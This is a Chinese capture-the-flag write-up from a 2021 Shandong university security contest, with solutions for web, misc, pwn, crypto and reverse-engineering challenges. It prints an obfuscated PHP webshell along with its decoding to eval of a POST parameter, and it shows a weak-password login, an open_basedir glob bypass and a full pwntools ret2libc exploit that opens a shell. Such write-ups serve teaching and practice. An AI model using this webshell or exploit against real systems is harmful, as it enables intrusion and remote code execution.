

2021山东省大学生网络技术大赛网络安全赛道决赛WP

原创

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齐鲁师范学院

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
题目附件:

<https://www.aliyundrive.com/s/n7tVTV3rpWK>

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web

checkin2



hacker'gift

扫目录找admin目录，访问

```
http://ip:20000/admin
会自动跳转到以下目录
http://ip:20000/admin/#/app/index
```

使用弱口令admin admin888登录

后台很多功能不能用，不用删除、上传、修改文件，但是有检测木马功能找到后门文件也就是题目提示的黑客的礼物

← → ↻ 不安全 | 1.13.174.10:20000/admin/#/app/index

后台管理

- 系统设置
- 内容管理
- 模版插件
- 联系方式
- 手机版本
- 菜单管理
- 帐号管理
- 网站安全
- 安全设置
- 检测木马
- 文件管理
- 回收站
- 数据迁移
- sitemap

检测木马

需要更新或删除的文件列表:

- 程序文件member/member_payz.php将会更新
- 程序文件member/invoice_add.php将会更新
- 程序文件member/member_wuliu.php将会更新
- 程序文件member/foot.php将会更新
- 程序文件member/member_mobile.php将会更新
- 程序文件member/member_form.php将会更新
- 程序文件member/post.php将会更新
- 程序文件index.php将会更新
- 程序文件ueditor/php/Uploader.class.php将会更新
- 程序文件ueditor/php/action_list.php将会更新
- 程序文件ueditor/php/controller.php将会更新
- 程序文件ueditor/php/action_crawler.php将会更新
- 程序文件ueditor/php/action_upload.php将会更新
- 程序文件api/index.php将会更新
- 程序文件api/notify.php将会更新
- 疑似木马media/door.php将会删除
- 程序文件amp.php将会更新
- 程序文件pay/alipay/alipay.config.php将会更新
- 程序文件pay/alipay/alipayapi.php将会更新
- 程序文件pay/alipay/index.php将会更新
- 程序文件pay/alipay/lib/alipay_core.function.php将会更新
- 程序文件pay/alipay/lib/alipay_md5.function.php将会更新
- 程序文件pay/alipay/lib/alipay_notify.class.php将会更新
- 程序文件pay/alipay/lib/alipay_submit.class.php将会更新
- 程序文件pay/alipay/notify_url.php将会更新
- 程序文件pay/alipay/return_url.php将会更新

访问下，是一个混淆的php代码

/media/door.php 在线编辑


```
<?php
$mt = "mFsKClErFU";
$ojj = "IEBlldle";
$hsa = "E9TVFsnd2VuJ10p";
$fnx = "Ow==";
$zk = str_replace( "d", "", "sdttdr_redpdldadcde" );
$ef = $zk( "z", "", "zbazsze64_zdzeczodze" );
$dva = $zk( "p", "", "pcprpepaptpe_fpupnpcptpipopn" );
$zvm = $dva( " ", $ef( $zk( "le", "", $ojj . $mt . $hsa . $fnx ) ) );
$zvm();
?>
```

```

<?php
$mt = "mFsKClErFU";
$ojj = "IEBlEldle";
$hsa = "E9TVFsnd2VuJ10p";
$fnx = "Ow==";
$zk = str_replace( "d", "", "sdttdrd_redpdldadcd" ); //str_replace
$ef = $zk( "z", "", "zbazsze64_zdzeczodze" ); //base64_decode
$dva = $zk( "p", "", "pcprpepaptpe_fpupnpcptpipopn" ); //create_function
$zvm = $dva( '', $ef( $zk( "le", "", $ojj . $mt . $hsa . $fnx ) ) ); // @eval($_POST['wen']);

```

使用蚁剑链接，密码wen，根目录找到flag



find_cross_and_read

存在两个文件index.php可以读文件，但是不知道flag在哪，也无法找到flag的具体位置

```

<?php
error_reporting(0);
highlight_file(__FILE__);
extract($_REQUEST);
if (file_exists($path))
{
    $content = file_get_contents($path);
    echo $content;
}
else{
    echo "NOT THIS FILE!!!";
}

```

访问/?path=/flag，发现提示 flag not in here index999.php

访问index999.php

```

<?php
error_reporting(0);
highlight_file(__FILE__);
ini_set("open_basedir", "/var/www/html");
extract($_REQUEST);
if(strstr($path, "*"))
{
    die('noway!');
}
function readpath($path)
{
    if (isset($path))
    {
        try
        {
            $a = new DirectoryIterator($path);
            echo "This Is files:";
            foreach($a as $g){
                echo($g->__toString().",");
            }
        }catch (Exception $e){
            echo "What Do You Want???" ;
        }
    }
    else{
        echo "Hello HACKER~~";
    }
}
readpath($path);

```

发现设置了open_basedir，也就是只能读取 /var/www/html 下的文件，存在DirectoryIterator可以结合glob伪协议进行目录遍历，因为过滤了*号，可以用?代替

在linux通配符中，*表示0到多个字符，?表示一个字符

思路就是在index999.php跨目录找flag的位置，然后用index.php去读取文件

/index999.php?path=glob:///????????????????/????????

```

}
readpath($path);
This Is files:flaaaag,

```



不太好猜，可以写脚本爆破

index.php去读取文件

?path=/13f95a7112369fb4/flaaaag

```
← → ↻ ⚠ 不安全 | 1.13.174.10:20001/?path=/13f95a7112369fb4/flaaaag

<?php
error_reporting(0);
highlight_file(__FILE__);
extract($_REQUEST);
if (file_exists($path))
{
    $content = file_get_contents($path);
    echo $content;
}
else{
    echo "NOT THIS FILE!!!";
}
}


DASCTF{1dd4a611ed63a1a3c453f9467cf639af}
```

misc

misc2-1编码

XXencode、UUencode、base58

misc2-2我只是一个普通的图片



将png压缩之后发现CRC32是相同的


```

#include<stdio.h>
void rc4_init(unsigned char* s, unsigned char* key, unsigned long Len_k) //初始化函数
{
int i = 0, j = 0;
char k[256] = { 0 };
unsigned char tmp = 0;
for (i = 0; i < 256; i++) {
s[i] = i;
k[i] = key[i % Len_k];
}
for (i = 0; i < 256; i++) {
j = (j + s[i] + k[i]) % 256;
tmp = s[i];
s[i] = s[j];
s[j] = tmp;
}
}
void rc4_crypt(unsigned char* Data, unsigned long Len_D, unsigned char* key, unsigned long Len_k) //加解密
{
unsigned char s[256];
rc4_init(s, key, Len_k);
int i = 0, j = 0, t = 0;
unsigned long k = 0;
unsigned char tmp;
for (k = 0; k < Len_D; k++) {
i = (i + 1) % 256;
j = (j + s[i]) % 256;
tmp = s[i];
s[i] = s[j];
s[j] = tmp;
t = (s[i] + s[j]) % 256;
Data[k] = Data[k] ^ s[t];
}
}
int main()
{
unsigned char key[] = "areyouctfer";
unsigned long key_len = sizeof(key) - 1;
unsigned char data[] = {0xBE,0x8D,0xF5,0x67,0x02,0xC6,0x88,0x7B,0x7C,0xA0,0x99,0x74,0xF2,0xBD,0xF7,0xD0,0x5E,0x3
A,0x38,0x5B,0xF4,0xE1,0x92,0x53,0x44,0x8E,0xFE,0x7E,0xA8,0x2D,0xF1,0x1B,0x02,0x95,0x6D,0x66,0xA6,0x8D,0xD5,0x92}
;
rc4_crypt(data, sizeof(data), key, key_len);
for (int i = 0; i < sizeof(data); i++)
{
printf("%c", data[i]);
}
printf("\n");
}


```

Easy_Office

两部分flag

Congratulations on getting flag, the flag is; ←
没错了，这就是 flag78a007fe}←

其实是将字体的名字改成了flag



pwn

pwn1

exp

```

from pwn import *
context.log_level = 'debug'
r = lambda : p.recv()
rx = lambda x: p.recv(x)
ru = lambda x: p.recvuntil(x)
rud = lambda x: p.recvuntil(x, drop=True)
s = lambda x: p.send(x)
sl = lambda x: p.sendline(x)
sa = lambda x, y: p.sendafter(x, y)
sla = lambda x, y: p.sendlineafter(x, y)
close = lambda : p.close()
debug = lambda : gdb.attach(p)
shell = lambda : p.interactive()
# p = process('./pwn')
p = remote('1.13.174.10', '10000')
elf = ELF('./pwn')
libc = elf.libc
puts_plt = elf.plt['printf']
puts_got = elf.got['printf']
# gdb.attach(p, 'b *0x4007F5')
# gdb.attach(p, 'b *0x4007DB')
rdi = 0x0000000000400863
rsi = 0x0000000000400861
ret = 0x000000000040028c
# main = 0x4005ca
main = 0x400714
sla('length :', str(-1))
# p1 = 'a'*(312-8)+p64(puts_got+0x130)+p64(0x4007DB)+p64(main)
p1 = 'a'*312+p64(rdi)+p64(puts_got)+p64(ret)+p64(puts_plt)+p64(main)
sla('bytes of data!', p1)
base = u64(ru('\x7f'))[-6:].ljust(8, '\x00')-libc.sym['printf']
system = base+libc.sym['system']
sh = base+libc.search('/bin/sh\x00').next()
success(hex(base))
sla('length :', str(-1))
p1 = 'a'*312+p64(rdi)+p64(sh)+p64(ret)+p64(system)
sla('bytes of data!', p1)
shell()

```

crypto

rssssa8

buu原题，低加密指数攻击

脚本

```

from gmpy2 import iroot
import libnum
e = 0x3
n = 62238551978433838001498457736429006991865583728626132139136256391485968857741649418990547571437762934449868
6345622452861766184713557861383815674762654842146089001674405113821252599435582461592587162139637351313934286056
26773031068644321261445284230749457763679689698230585197310945795260304584991080604702929
c1 = 18470673360003096191183691750611242216754549048402389570289094683566770108313960316042218167364348237581268
0575389095142687410989330788033710088246782628789557043348703224329521695342998531932006194716597523162472306119
232610211018033794397444557249275490146884605734496362904120178078821

k = 0
while 1:
    res = iroot(c1+k*n,e) #c+k*n 开3次方根 能开3次方即可
    #print(res)
    #res = (mpz(13040004482819713819817340524563023159919305047824600478799740488797710355579494486728991357), T
rue)
    if(res[1] == True):
        print(libnum.n2s(int(res[0]))) #转为字符串
        break
    k=k+1
#print(DASCTF{aae20c7039a5b479aa8e78a8599a539e})

```

re

ez_apk

用android killer打开apk文件，找到主要函数

```

import androidx.appcompat.widget.Toolbar;
import com.google.android.material.floatingactionbutton.FloatingActionButton;
import com.google.android.material.snackbar.Snackbar;

public class MainActivity
    extends AppCompatActivity
{
    private String cipher;

    private boolean checkcin(String paramString)
    {
        byte[] arrayOfByte = getString(2131623973).getBytes();
        paramString = paramString.toCharArray();
        char[] arrayOfChar = new char[paramString.length];
        for (int i = 0; i < paramString.length; i++) {
            if ((paramString[i] != '_') && (paramString[i] != '{') && (paramString[i] != ' '))
            {
                if ((paramString[i] < 'a') || (paramString[i] > 'z')) {
                    break;
                }
                arrayOfChar[i] = ((char)(char)((arrayOfByte[(i % arrayOfByte.length)] - 97 + paramString[i] - 97) % 26 + 97));
            }
            else
            {
                arrayOfChar[i] = ((char)paramString[i]);
            }
        }
        paramString = new String(arrayOfChar);
        return this.cipher.equals(paramString);
    }

    protected void onCreate(Bundle paramBundle)
    {
        public boolean onCreateOptionsMenu(Menu paramMenu)
        {
        protected void onDestroy()
        {
        public boolean onOptionsItemSelected(MenuItem paramMenuItem)
        {
        protected void onResume()
        {
        protected void onStart()
        {
            super.onStart();
            String str = getString(2131623969);
            byte[] arrayOfByte = str.getBytes();
            for (int i = 0; i < str.length(); i++) {
                arrayOfByte[i] = ((byte)(byte)(arrayOfByte[i] ^ i));
            }
            this.cipher = new String(arrayOfByte);
        }
    }
}

```

在res\value\string.xml目录里找到cipher和key，key是用于加密的Byte数组



用脚本算出正确的cipher

```

cipher = 'f vg\u007fvkXknxfznQv|gz|\u007f}c|G~bh{ {x|\u007fVVFGX'
flag = ''
for i in range(0, len(cipher)):
    flag += chr(ord(cipher[i:i+1]) ^ i)
print(flag)

```

计算flag

```
cipher = ['f', 'a', 't', 'd', '{', 's', 'm', '_', 'c', 'g', 'r', 'm', 'v', 'c', '_', 'y', 'l', 'v', 'h', 'o', 'k',  
, 'h', 'u', 'k', '_', 'g', 'x', 's', 'g', 'f', 'f', 'c', '_', 'w', 't', 'e', 'c', '}']  
key = ['a', 'p', 't', 'x', 'c', 'o', 'n', 'y']  
flag = ''  
for i in range(0, len(cipher)):  
    if ((cipher[i] != '_') and (cipher[i] != '{') and (cipher[i] != '}')):  
        if (cipher[i] < key[i % len(key)]):  
            flag += chr((ord(cipher[i]) - ord(key[i % len(key)]) + 26) % 26 + 97)  
        else:  
            flag += chr((ord(cipher[i]) - ord(key[i % len(key)])) % 26 + 97)  
    else:  
        flag += cipher[i]  
print(flag)
```

```
2 x  
D:\python\python.exe D:/exe/2.py  
b'DASCTF{aae20c7039a5b479aa8e78a8599a539e}'  
  
Process finished with exit code 0
```

DASCTF{aae20c7039a5b479aa8e78a8599a539e}



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